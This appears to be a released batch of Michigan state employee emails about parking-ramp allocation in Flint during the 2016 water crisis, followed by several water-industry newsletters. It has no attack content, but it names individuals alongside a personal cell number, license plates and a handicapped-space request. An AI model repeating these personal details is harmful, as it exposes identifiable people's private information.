DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center & Parking  
Office: 517.373.3420  
Fax: 517.241.4658



HELP. CONNECT. SOLVE.

---

**From:** Owens, Monique (DHHS)  
**Sent:** Monday, February 01, 2016 8:53 AM  
**To:** Parking  
**Subject:** State Office Building - Genesee Union St. District

I am writing to kindly request to have the person parked on Floor 3 in Space #9 with an Ohio license plate number DHU 1038 Silver Honda Sante Fe to be made aware that it is paid parking spot.

***M. Owens, Eligibility Specialist  
Genesee County-Union Street District  
State Office Building- 125 E. Union St. Flint, Mi 48505  
Michigan Department of Health and Human Services  
(810) 760-2026 (telephone)  
(517) 346-9888 (fax)***

**\*DO NOT SEND VERIFICATIONS OR FORMS TO THIS EMAIL ADDRESS, IF YOU NEED TO TURN IN VERIFICATIONS OR FORMS PLEASE UPLOAD THEM TO YOUR MIBRIDGES ACCOUNT, MAIL THEM TO P.O. BOX 30466 LANSING, MI 48909 , FAX THEM TO 517-346-9888 OR BRING THEM TO THE OFFICE IN-PERSON.**

---

**From:** Parking  
**Sent:** Thursday, February 11, 2016 1:52 PM  
**To:** Philip, Brandon (DTMB)  
**Subject:** FW: Parking Issues- Genesee County Union St.  
**Attachments:** Parking Issues- Genesee County Union St.

Since the Flint Water Crisis is so political, do you want to handle the attached situation differently than usual?

*Thank you.*

*Niki Tefft, Crew Leader  
DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center & Parking  
Office: 517.373.3420  
Fax: 517.241.4658*



**HELP. CONNECT. SOLVE.**

---

**From:** Wozniak, Jennifer (DHHS)  
**Sent:** Wednesday, February 10, 2016 2:06 PM  
**To:** Parking  
**Subject:** Parking Issues- Genesee County Union St.

Since the Flint water oversight began, it is rare that I am able to park in my assigned parking spot, spot 31. I have had this spot assigned to me since November of 2012. Since the Flint water crisis oversight began, I have had my spot unoccupied about three times, allowing me to park there. Every day I come in, my spot is usually occupied. I report it to building security and will now start reporting it to Central Office, as instructed. The building security is great about handling the situation but new cars park in my spot on a daily basis. I also know that security has been telling people to park on the upper levels, because I see them do it. People aren't listening to them. There has even been one occasion that security has had a car moved from my spot, and another car took that as an opportunity to take my spot before I could, within an hour of the other car moving. I arrived today at 11:30 and the car that was in my spot when I arrived is still there. As a mobile employee, it is frustrating to pay double the parking fee for a covered and reserved spot parking that I cannot use unless I come into the office at 8am, which is rare. I am not the only one having these issues. It is not fair to me to have to pay extra to have to park in a random spot that is uncovered, because people do not want to follow protocol that they are made aware of. I am hoping that some type of compensation can be issued for the difference between what I am paying for parking and the standard parking fee for our office, until I am able to reliably use my assigned spot. Thank you in advance for your assistance.

Jennifer Wozniak  
CPS Investigator- Genesee County  
Cell Phone- 810-259-5746

---

**From:** Tefft, Niki (DTMB)  
**Sent:** Monday, January 25, 2016 9:33 AM  
**To:** Philip, Brandon (DTMB)  
**Cc:** MSP-EOC-MDTMB; Doll, Jeanette (DTMB)  
**Subject:** RE: Flint Parking - Priority Request

There are only 5 more reserved spaces available in the Flint ramp. I have reserved the additional 5 spaces, I can assign the remaining 10 spaces in the random area.

Thank you,

Niki Tefft, Crew Leader  
DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center & Parking  
Office: 517.373.3420  
Fax: 517.241.4658



HELP. CONNECT. SOLVE.

---

**From:** Philip, Brandon (DTMB)  
**Sent:** Monday, January 25, 2016 8:10 AM  
**To:** Tefft, Niki (DTMB)  
**Cc:** MSP-EOC-MDTMB; Doll, Jeanette (DTMB)  
**Subject:** RE: Flint Parking - Priority Request  
**Importance:** High

Niki –

See below. Michelle helped with the previous request when you were on vacation. Will you please see what options exist for accommodating this need?

Thanks!

Brandon Philip

Michigan Department of Technology, Management & Budget  
Cybersecurity & Infrastructure Protection  
Office of Infrastructure Protection  
(517) 335-4110



HELP. CONNECT. SOLVE.

---

**From:** Doll, Jeanette (DTMB)  
**Sent:** Sunday, January 24, 2016 3:06 PM  
**To:** Philip, Brandon (DTMB) <[philipb@michigan.gov](mailto:philipb@michigan.gov)>  
**Cc:** MSP-EOC-MDTMB <[MSP-EOC-MDTMB@michigan.gov](mailto:MSP-EOC-MDTMB@michigan.gov)>  
**Subject:** RE: Flint Parking - Priority Request

Brandon –

Any chance to come up with another 15 spots in the ramp for FEMA folks? We have been asked to find space for a total of 40 FEMA personnel. (25 spots were given previously)

Jeanette

---

**From:** Philip, Brandon (DTMB)  
**Sent:** Tuesday, January 19, 2016 1:21 PM  
**To:** Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>  
**Cc:** McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>  
**Subject:** FW: Flint Parking - Priority Request

Jeanette --

Attached are maps showing 25 RESERVED parking spaces in the Flint ramp that have been assigned to the Flint Water Emergency. Jeff suggested that we create contractor cards for the FEMA employees with pictures. If you can send me names, birthdates (if possible), pictures, and access needs, we'll create the access cards.

Thanks.

Brandon Philip

Michigan Department of Technology, Management & Budget  
Cybersecurity & Infrastructure Protection  
Office of Infrastructure Protection  
(517) 335-4110



---

**From:** Lawson, Michelle (DTMB) **On Behalf Of** Parking  
**Sent:** Tuesday, January 19, 2016 10:51 AM  
**To:** Philip, Brandon (DTMB) <[philipb@michigan.gov](mailto:philipb@michigan.gov)>  
**Cc:** Tefft, Niki (DTMB) <[tefft@michigan.gov](mailto:tefft@michigan.gov)>; Parking <[Parking@michigan.gov](mailto:Parking@michigan.gov)>  
**Subject:** RE: Flint Parking - Priority Request

Brandon-

I have attached maps of levels 3 and 4 with the spaces I've assigned to FEMA highlighted. All but 5 of the spaces are on the 4<sup>th</sup> level.

This took roughly 45 minutes to complete.

Thank you,

Michelle Lawson  
DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center

Office: 517.373.3420

Fax: 517.241.4658



HELP. CONNECT. SOLVE.

---

**From:** Philip, Brandon (DTMB)

**Sent:** Tuesday, January 19, 2016 9:32 AM

**To:** Brennan, Tammy (DTMB); Lawson, Michelle (DTMB); Parking

**Cc:** Tefft, Niki (DTMB); Rokely, Rick (DTMB)

**Subject:** Flint Parking - Priority Request

**Importance:** High

Michelle and Tammy –

Please create an account in AIMS for the Flint Water Emergency and assign 25 reserved parking spaces to it (according to the numbers I have, we should have enough vacancies to accommodate this). I will also need parking maps with each of the assigned parking spaces highlighted (one set of maps with all spaces highlighted). I need this electronically...if you are unsure how to do this, please ask Rick for assistance.

I will need to know who completed this request and how much time it took...this is required for overall SEOC emergency cost tracking.

I would like to have this complete today.

Thank you!

Brandon Philip

Michigan Department of Technology, Management & Budget

Cybersecurity & Infrastructure Protection

Office of Infrastructure Protection

(517) 335-4110



HELP. CONNECT. SOLVE.



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**From:** Tefft, Niki (DTMB)  
**Sent:** Tuesday, January 26, 2016 9:26 AM  
**To:** Philip, Brandon (DTMB)  
**Subject:** RE: Flint Parking Time

My best guess is about 30-45 minutes.

This would include:

Adding the additional 15 parking spaces to AIMS.  
Responding to Mike Noonan's call that staff could not access the ramp.  
Contacting Marsha Quebbeman and programming the Gov's staff cards.  
Creating the new map of spaces & send the email.

Thank you.

Niki Tefft, Crew Leader  
DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center & Parking  
Office: 517.373.3420  
Fax: 517.241.4658



**HELP. CONNECT. SOLVE.**

---

**From:** Philip, Brandon (DTMB)  
**Sent:** Monday, January 25, 2016 5:08 PM  
**To:** Tefft, Niki (DTMB)  
**Subject:** Flint Parking Time

Niki –

Please let me know how much time you spent setting up Flint parking for the Flint Water Response. We're tracking costs.

Thanks.

Brandon Philip  
Michigan Department of Technology, Management & Budget  
Cybersecurity & Infrastructure Protection  
Office of Infrastructure Protection  
(517) 335-4110



**HELP. CONNECT. SOLVE.**

---

**From:** Tefft, Niki (DTMB)  
**Sent:** Wednesday, February 10, 2016 12:44 PM  
**To:** Doll, Jeanette (DTMB)  
**Subject:** RE: Parking space 152

Thank you.

Thank you.

Niki Tefft, Crew Leader  
DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center & Parking  
Office: 517.373.3420  
Fax: 517.241.4658



**HELP. CONNECT. SOLVE.**

---

**From:** Doll, Jeanette (DTMB)  
**Sent:** Wednesday, February 10, 2016 12:31 PM  
**To:** Tefft, Niki (DTMB); Noonan, Michael (DTMB)  
**Subject:** RE: Parking space 152

MDARD rep at the SEOC is calling Jeanne now to move the vehicle.

Jeanette

---

**From:** Tefft, Niki (DTMB)  
**Sent:** Wednesday, February 10, 2016 11:30 AM  
**To:** Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>  
**Cc:** Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>  
**Subject:** RE: Parking space 152

The vehicle is registered to Jeanne Hausler. She works for MDARD in Lansing, I assume that she is in Flint working on the water crisis.

Thank you.

Niki Tefft, Crew Leader  
DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center & Parking  
Office: 517.373.3420  
Fax: 517.241.4658



**HELP. CONNECT. SOLVE.**

---

**From:** Noonan, Michael (DTMB)  
**Sent:** Wednesday, February 10, 2016 9:52 AM

**To:** Tefft, Niki (DTMB)  
**Subject:** Fwd: Parking space 152

Can you check that number

Sent from my iPhone

Begin forwarded message:

**From:** "Stallings, Deondra (DHHS)" <[StallingsD@michigan.gov](mailto:StallingsD@michigan.gov)>  
**Date:** February 10, 2016 at 9:44:15 AM EST  
**To:** "Noonan, Michael (DTMB)" <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>  
**Subject:** Parking space 152

Good Morning,

This email is to inform you that someone is in my paid assigned parking spot again. This time it is a silver town and country Mini Van with the license plate O (O)KS Z33 .

The vehicle that should be on file for me is a white Chevrolet impala license plate CMW 2391. My car is parked in spot 155 or around that area. Thanks.

---

**From:** Tefft, Niki (DTMB)  
**Sent:** Thursday, February 11, 2016 3:18 PM  
**To:** Philip, Brandon (DTMB)  
**Subject:** RE: Parking Issues- Genesee County Union St.

She is not the only one having this issue and Jeanette is taking care of the situations as they arise however this is the first time this customer has contacted parking about her issue and she is the only one that has asked about a reduction for her inconvenience.

*Thank you.*

*Niki Tefft, Crew Leader  
DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center & Parking  
Office: 517.373.3420  
Fax: 517.241.4658*



**HELP. CONNECT. SOLVE.**

---

**From:** Philip, Brandon (DTMB)  
**Sent:** Thursday, February 11, 2016 2:01 PM  
**To:** Tefft, Niki (DTMB)  
**Subject:** RE: Parking Issues- Genesee County Union St.

Your call. I don't know how we can verify her claim, but I would support reducing her rate until things slow down in Flint if you think it's appropriate.

Brandon Philip

Michigan Department of Technology, Management & Budget  
Cybersecurity & Infrastructure Protection  
Office of Infrastructure Protection  
(517) 335-4110



**HELP. CONNECT. SOLVE.**

---

**From:** Parking  
**Sent:** Thursday, February 11, 2016 1:52 PM  
**To:** Philip, Brandon (DTMB) <[philipb@michigan.gov](mailto:philipb@michigan.gov)>  
**Subject:** FW: Parking Issues- Genesee County Union St.

Since the Flint Water Crisis is so political, do you want to handle the attached situation differently than usual?

*Thank you.*

*Niki Tefft, Crew Leader*

DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center & Parking  
Office: 517.373.3420  
Fax: 517.241.4658



**HELP. CONNECT. SOLVE.**

---

**From:** Tefft, Niki (DTMB)  
**Sent:** Friday, February 12, 2016 2:12 PM  
**To:** McKee, Ryan (DTMB)  
**Subject:** RE: Parking EPA  
**Attachments:** Flint Ramp Parking.xlsx

See attached.

Thank you,

Niki Tefft, Crew Leader  
DTMB- Cybersecurity & Infrastructure Protection Customer Service Center & Parking  
Office: 517.373.3420  
Fax: 517.241.4658

-----Original Message-----

From: Philip, Brandon (DTMB)  
Sent: Friday, February 12, 2016 1:07 PM  
To: Doll, Jeanette (DTMB); McKee, Ryan (DTMB); MSP-EOC-MDTMB  
Cc: Noonan, Michael (DTMB); Pratt, Jeff (DTMB); Tefft, Niki (DTMB); Christensen, Chris (DTMB)  
Subject: RE: Parking EPA  
Importance: High

Jeanette and Ryan -

This is becoming too cumbersome and is continuing to negatively affect other customers. Two options:

1. You give us 40 names and card numbers to program with ramp access and we remove access from all other responders - no one is allowed into the ramp unless they have access on their card
2. We remove access from all responder cards and, instead, provide 40 dedicated parking cards that can be distributed as needed

I am fine with either option, but we really need to take control of how many Flint Water responders are utilizing the ramp. If you can think of another option that would solve the problem, let me know.

Please advise as to which option you'd like to go with so we can move beyond these problems.

Thanks.

Brandon Philip  
Michigan Department of Technology, Management & Budget Cybersecurity & Infrastructure Protection Office of  
Infrastructure Protection  
(517) 335-4110

-----Original Message-----

From: Tefft, Niki (DTMB)

Sent: Friday, February 12, 2016 11:04 AM

To: Pratt, Jeff (DTMB) <[prattj@michigan.gov](mailto:prattj@michigan.gov)>; Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>

Cc: McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>; Doll, Jeanette (DTMB) <[dolli@michigan.gov](mailto:dolli@michigan.gov)>; Philip, Brandon (DTMB) <[philipb@michigan.gov](mailto:philipb@michigan.gov)>

Subject: RE: Parking EPA

We only have 40 parking spaces available for staff working on the Flint Water Crisis and we obviously have more staff than that working in Flint. We are having issues on a daily basis with emergency staff parking in employee reserved parking spaces.

We can handle this however you see fit however if the all of the 40 designated spaces are full then they need to find parking elsewhere. Please let me know how you would like us to proceed.

At the point that we exceeded 40 staff we stopped adding parking access and I believe the staff who were not given parking access were told that they needed to utilize the public parking options.

Thank you,

Niki Tefft, Crew Leader

DTMB- Cybersecurity & Infrastructure Protection Customer Service Center & Parking

Office: 517.373.3420

Fax: 517.241.4658

-----Original Message-----

From: Pratt, Jeff (DTMB)

Sent: Thursday, February 11, 2016 7:13 PM

To: Noonan, Michael (DTMB)

Cc: Tefft, Niki (DTMB)

Subject: Re: Parking EPA

So I am confused. I know shocking.

Are we to deny EPA officials from parking in the ramp or are they being programmed so they can?

Thanks,

Jeff

> On Feb 10, 2016, at 17:49, Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)> wrote:

>

> Yes they were letting them in until they had cards, I will copy Jeff

> on this and ask that they now be sent away

>

> Sent from my iPhone

>

>> On Feb 10, 2016, at 1:46 PM, Tefft, Niki (DTMB) <[tefftn@michigan.gov](mailto:tefftn@michigan.gov)> wrote:

>>  
>> Is there a contact person in Flint that they should check with? He stated that he has been parking in the ramp all along however he does not have access on his card, could the guard be letting him in??  
>>  
>> Thank you,  
>>  
>> Niki Tefft, Crew Leader  
>> DTMB- Cybersecurity & Infrastructure Protection Customer Service  
>> Center & Parking  
>> Office: 517.373.3420  
>> Fax: 517.241.4658  
>>  
>>  
>>  
>> -----Original Message-----  
>> From: Noonan, Michael (DTMB)  
>> Sent: Wednesday, February 10, 2016 1:44 PM  
>> To: Doll, Jeanette (DTMB); Tefft, Niki (DTMB)  
>> Cc: Walts, Brian (DTMB)  
>> Subject: Parking EPA  
>>  
>> So I just got a call from a mad EPA person because he can't park in the ramp.  
>> He was told to call me?  
>> Can you explain to all of them that the city has parking and I can't help them.  
>>  
>>  
>> Sent from my iPhone



---

**From:** Tefft, Niki (DTMB)  
**Sent:** Tuesday, February 16, 2016 9:56 AM  
**To:** Philip, Brandon (DTMB)  
**Subject:** RE: Parking EPA  
**Attachments:** Flint Parking Garage

The following employees were given access per request of Marsha Quebbeman:

Baird, Richard  
Calley, Brian  
Forstner, Nathaniel  
Geiger, Benjamin  
Holland, Meegan  
Hollins III, Harvey  
Kelenske, Chris  
Murray, David  
Nowling, William  
Quebbeman, Marsha  
Saunders, Kelli

Although she was not on the original list from Marsha, I know that Virginia Manolakoudis works for the Exec office because Marsha had me set up parking for her.

I will have Elizabeth check her lists for the others.

*Thank you.*

*Niki Tefft, Crew Leader  
DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center & Parking  
Office: 517.373.3420  
Fax: 517.241.4658*



**HELP. CONNECT. SOLVE.**

---

**From:** Philip, Brandon (DTMB)  
**Sent:** Tuesday, February 16, 2016 8:07 AM  
**To:** Tefft, Niki (DTMB)  
**Subject:** FW: Parking EPA

Niki --

Will you look into the ten state employees who don't pay to park? Thanks.

Brandon Philip

Michigan Department of Technology, Management & Budget  
Cybersecurity & Infrastructure Protection  
Office of Infrastructure Protection  
(517) 335-4110



HELP. CONNECT. SOLVE.

---

**From:** McKee, Ryan (DTMB)

**Sent:** Saturday, February 13, 2016 11:24 AM

**To:** Philip, Brandon (DTMB) <[philipb@michigan.gov](mailto:philipb@michigan.gov)>

**Cc:** Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>; Pratt, Jeff (DTMB) <[prattj@michigan.gov](mailto:prattj@michigan.gov)>; Tefft, Niki (DTMB) <[tefftn@michigan.gov](mailto:tefftn@michigan.gov)>; Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>

**Subject:** RE: Parking EPA

Brandon,

In working with the Federal and State partners, we were able to eliminate about 20 people who will not park in the Flint Ramp anymore. Please review the attached spreadsheet of the parkers who do not pay for Flint parking. The highlighted individuals were requests OIP received (not just SEOC) to add Flint parking. Most of the Governor's Office requests were handled outside the SEOC. For the JIC/PIO group, they are not all onsite at the same time and have a rotation going between the group of individuals.

In continuing to provide support for the Flint Water issue, I suggest we try this for a week to see if we still have issues before revoking access. I've reminded the Federal and State partners to park only in the spaces marked "Flint Water" and to move to the roof if they cannot find a marked space.

A few other suggestions is to research the ten (10) employees that do not pay to park in the ramp that are not part of the Flint Water emergency and to direct the security guard not to let people in the ramp who do not have access on their cards. These may help alleviate the concern as well.

Thank you,

**Ryan McKee**

Professional Emergency Manager (PEM)  
DTMB Cybersecurity & Infrastructure Protection  
Office of Infrastructure Protection  
p: (517) 241-3356  
e: [mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)

-----Original Message-----

**From:** Philip, Brandon (DTMB)

**Sent:** Friday, February 12, 2016 1:07 PM

**To:** Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>; MSP-EOC-MDTMB <[MSP-EOC-MDTMB@michigan.gov](mailto:MSP-EOC-MDTMB@michigan.gov)>

**Cc:** Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>; Pratt, Jeff (DTMB) <[prattj@michigan.gov](mailto:prattj@michigan.gov)>; Tefft, Niki (DTMB) <[tefftn@michigan.gov](mailto:tefftn@michigan.gov)>; Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>

**Subject:** RE: Parking EPA

**Importance:** High

Jeanette and Ryan -

This is becoming too cumbersome and is continuing to negatively affect other customers. Two options:

1. You give us 40 names and card numbers to program with ramp access and we remove access from all other responders - no one is allowed into the ramp unless they have access on their card
2. We remove access from all responder cards and, instead, provide 40 dedicated parking cards that can be distributed as needed

I am fine with either option, but we really need to take control of how many Flint Water responders are utilizing the ramp. If you can think of another option that would solve the problem, let me know.

Please advise as to which option you'd like to go with so we can move beyond these problems.

Thanks.

Brandon Philip  
Michigan Department of Technology, Management & Budget Cybersecurity & Infrastructure Protection Office of  
Infrastructure Protection  
(517) 335-4110

-----Original Message-----

From: Tefft, Niki (DTMB)  
Sent: Friday, February 12, 2016 11:04 AM  
To: Pratt, Jeff (DTMB) <prattj@michigan.gov>; Noonan, Michael (DTMB) <noonanm@michigan.gov>  
Cc: McKee, Ryan (DTMB) <mckeer1@michigan.gov>; Doll, Jeanette (DTMB) <dollj@michigan.gov>; Philip, Brandon (DTMB) <philipb@michigan.gov>  
Subject: RE: Parking EPA

We only have 40 parking spaces available for staff working on the Flint Water Crisis and we obviously have more staff than that working in Flint. We are having issues on a daily basis with emergency staff parking in employee reserved parking spaces.

We can handle this however you see fit however if the all of the 40 designated spaces are full then they need to find parking elsewhere. Please let me know how you would like us to proceed.

At the point that we exceeded 40 staff we stopped adding parking access and I believe the staff who were not given parking access were told that they needed to utilize the public parking options.

Thank you,

Niki Tefft, Crew Leader  
DTMB- Cybersecurity & Infrastructure Protection Customer Service Center & Parking  
Office: 517.373.3420  
Fax: 517.241.4658

-----Original Message-----

From: Pratt, Jeff (DTMB)

Sent: Thursday, February 11, 2016 7:13 PM

To: Noonan, Michael (DTMB)

Cc: Tefft, Niki (DTMB)

Subject: Re: Parking EPA

So I am confused. I know shocking.

Are we to deny EPA officials from parking in the ramp or are they being programmed so they can?

Thanks,

Jeff

> On Feb 10, 2016, at 17:49, Noonan, Michael (DTMB) <noonanm@michigan.gov> wrote:

>

> Yes they were letting them in until they had cards, I will copy Jeff

> on this and ask that they now be sent away

>

> Sent from my iPhone

>

>> On Feb 10, 2016, at 1:46 PM, Tefft, Niki (DTMB) <tefftn@michigan.gov> wrote:

>>

>> Is there a contact person in Flint that they should check with? He stated that he has been parking in the ramp all along however he does not have access on his card, could the guard be letting him in??

>>

>> Thank you,

>>

>> Niki Tefft, Crew Leader

>> DTMB- Cybersecurity & Infrastructure Protection Customer Service

>> Center & Parking

>> Office: 517.373.3420

>> Fax: 517.241.4658

>>

>>

>>

>> -----Original Message-----

>> From: Noonan, Michael (DTMB)

>> Sent: Wednesday, February 10, 2016 1:44 PM

>> To: Doll, Jeanette (DTMB); Tefft, Niki (DTMB)

>> Cc: Walts, Brian (DTMB)

>> Subject: Parking EPA

>>

>> So I just got a call from a mad EPA person because he can't park in the ramp.

>> He was told to call me?

>> Can you explain to all of them that the city has parking and I can't help them.

>>

>>

>> Sent from my iPhone

---

**From:** Tefft, Niki (DTMB)  
**Sent:** Thursday, February 18, 2016 1:29 PM  
**To:** Banks, Redonna (DHHS)  
**Subject:** RE: Reserved Handicapped Space #47

Is #82 designated as handicap? I was informed that the map is incorrect but I cant remember which way the handicap spaces are shifted over.

Thank you.

Niki Tefft, Crew Leader  
DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center & Parking  
Office: 517.373.3420  
Fax: 517.241.4658



**HELP. CONNECT. SOLVE.**

---

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**Sent:** Thursday, February 18, 2016 12:57 PM  
**To:** Tefft, Niki (DTMB)  
**Subject:** FW: Reserved Handicapped Space #47

Good Afternoon Ms. Tefft,

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Ms. Banks,

My apologies for your inconveniences thus far, I have attached maps with the currently vacant spaces highlighted in green however there are not currently any handicap parking spaces vacant.

Please let me know if one of the highlighted spaces will better accommodate your need.

Thank you.

Niki Tefft, Crew Leader  
DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center & Parking

voicemail: 517-375.7712

Fax: 517-241.4658

---

**From:** Banks, Redonna (DHS)  
**Sent:** Wednesday, September 30, 2015 9:43 AM  
**To:** Noonan, Michael (DTMB)  
**Cc:** Tefft, Niki (DTMB)  
**Subject:** RE: Reserved Handicapped Space #47

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You both have a Wonderful Wednesday!!!!

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***Redonna L. Banks, MSA***  
*Eligibility Specialist*  
*Genesee County DHS-McCree District*  
*600 S. Saginaw Street*  
*P.O. Box 1615*

*Flint, MI 48501-1615*

*Direct Line: (810)760-2738*

*E-mail: [banksr2@michigan.gov](mailto:banksr2@michigan.gov)*

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---

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Voicemail: 517.373.7718  
Fax: 517.241.4658*

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**To:** Noonan, Michael (DTMB)  
**Cc:** Tefft, Niki (DTMB)  
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Of course.

Thank you,

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Ok, thanks. If that space should become available is it possible to transfer?

---

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*E-mail: [banksr2@michigan.gov](mailto:banksr2@michigan.gov)*

---

**From:** Tefft, Niki (DTMB)  
**Sent:** Friday, February 19, 2016 8:57 AM  
**To:** Philip, Brandon (DTMB)  
**Subject:** RE: Flint Parking

Not that I know of.

Thank you.

Niki Tefft, Crew Leader  
DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center & Parking  
Office: 517.373.3420  
Fax: 517.241.4658



**HELP. CONNECT. SOLVE.**

---

**From:** Philip, Brandon (DTMB)  
**Sent:** Friday, February 19, 2016 7:25 AM  
**To:** Tefft, Niki (DTMB)  
**Cc:** McKee, Ryan (DTMB)  
**Subject:** Flint Parking

Niki –

Any complaints about Flint parking this week related to the Flint Water issue?

Brandon Philip  
Michigan Department of Technology, Management & Budget  
Cybersecurity & Infrastructure Protection  
Office of Infrastructure Protection  
(517) 335-4110



**HELP. CONNECT. SOLVE.**

**From:** Kristen Atha <Greatlakes@mail.bcwaternews.com>  
**Sent:** Tuesday, October 20, 2015 2:26 PM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** BC Water News: Great Lakes -- Michigan governor OKs \$9.35M for switch to Detroit water

[VIEW THIS EMAIL IN YOUR BROWSER](#)



Tuesday, Oct. 20 , 2015



**Good morning,**



Major strides were taken late last week to bring clean water to the beleaguered city of Flint, Mich. On Thursday, Gov. Rick Snyder signed a bill allocating \$9.35 million to help the city reconnect to the Detroit Water and Sewer system. By Friday evening, Flint reportedly started channeling its water from



Detroit. But even as the water began to flow and officials heralded the development, the transition in water quality will not be complete for about three weeks.



#### Some other stories making news across the Great Lakes:

- States allowed to decide Ohio River mercury tests
- New chemicals contaminate Great Lakes birds
- WEFTEC 15 posts record-setting attendance, exhibition numbers
- Detroit is even putting worms to work revitalizing city
- Columbus officials: Sewer overflow plan will be cheaper, quicker





## Operation Clean Water



**Water Plant Operator II / III /IV**  
EPCOR Water, Surprise, AZ

### Field Technician III

Medford Water Commission, Medford, OR

### Engineering Project Manager

City of Meridian, ID



## New Readers

Today's new subscribers include: **Laura Bliss**, staff writer, CityLab; **Justin Stern**, hydrographer/ commissioner, State of Wyoming; **Cheryl Niemi**, water quality standards specialist, Washington Department of Ecology, Lacey, Wash.;

**Monobina Mukherjee**, post-doctoral researcher, UCLA; **Annie Lee**, student, UC San Diego; **Tressa Nicholas**, wastewater analyst, Idaho Department of Environmental Quality.



Have a great day!

### Kristen Atha

Editor, BC Water News: Great Lakes  
Brown and Caldwell



### Special Editions

1Water  
WEFTEC 2014  
StormCon 2014

### 10 Minutes With

David Gutierrez  
Glen Gerads  
Bobbi Larson

Utility Management  
• Infrastructure  
• Optimization  
• Workforce  
College Edition: WaterU

Theresa Connor  
  
Specialty Pages  
Field Notes  
Water Agencies



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**From:** Kristen Atha <Greatlakes@mail.bcwaternews.com>  
**Sent:** Tuesday, October 27, 2015 11:15 AM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** BC Water News: Great Lakes -- Ohio proposes water system reporting, testing rules

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Tuesday, Oct. 27 , 2015



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**Good morning,**



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A year after Toledo's water crisis and less than a month after record-breaking algae blooms fouled Lake Erie, the Ohio River and sites in between, Ohio wants to tighten regulations on how public water systems test for, treat and report toxic algae. The Ohio EPA has proposed rules that would require public water systems to report harmful algae blooms to the state. The proposed rules also would require water systems to increase testing if algae toxins are found in water.



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Read The Latest Issue of BC Water News



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### Some other stories making news across the Great Lakes:

- Michigan DEQ vows changes in Flint water crisis
- Marquette law school jumps aboard water issue
- Oil-laden Lake Erie shipwreck prompts emergency leak investigation
- Minnesota, Como zoos are on the prowl to conserve water
- Impacts of Clean Water Act visible in Wisconsin





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Alliance for Water Efficiency



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## Wastewater Operator - Wastewater Technician 1 or 2



City of Eugene Public Works, OR

## Senior Policy Analyst (Colorado River)

Central Arizona Project, Phoenix, AZ

## Water Conservation Manager

City of Santa Fe, NM



## New Readers


Today's new subscribers include: **Ashley Harper**, program specialist, EPA; **Jose Aguilar**, maintenance worker, City of Pasadena, Calif.; **Conor Gibbons**, student, CSU Fullerton, Calif.; **Robert Sandoval**, student, Cuyamaca College, Calif.; **Alex Amour**, backflow and reclamation specialist, Marin Municipal Water District, Calif.; **Dan Li**, water quality chemist, City of Sacramento, Calif.



Have a great day!

**Kristen Atha**

Editor, BC Water News: Great Lakes  
Brown and Caldwell



### Special Editions

1Water

WEFTEC 2014

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**From:** Kristen Atha <Greatlakes@mail.bcwaternews.com>  
**Sent:** Tuesday, November 24, 2015 12:00 PM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** BC Water News: Great Lakes -- Chicago aims to convert sewage to natural gas

[VIEW THIS EMAIL IN YOUR BROWSER](#)



Tuesday, Nov. 24 , 2015



**Good morning,**



The wastewater that flows through the world's largest treatment plant every day in Chicago could produce enough energy to cut an annual \$50 million electricity bill to zero. That's if Metropolitan Water Reclamation District engineers can achieve their goal to become energy neutral by 2023. Slashing energy consumption and producing whatever remaining power it needs onsite would make the MWRD the largest treatment authority in the country to do so.




### Some other stories making news across the Great Lakes:



- Minnesota governor will convene water quality summit
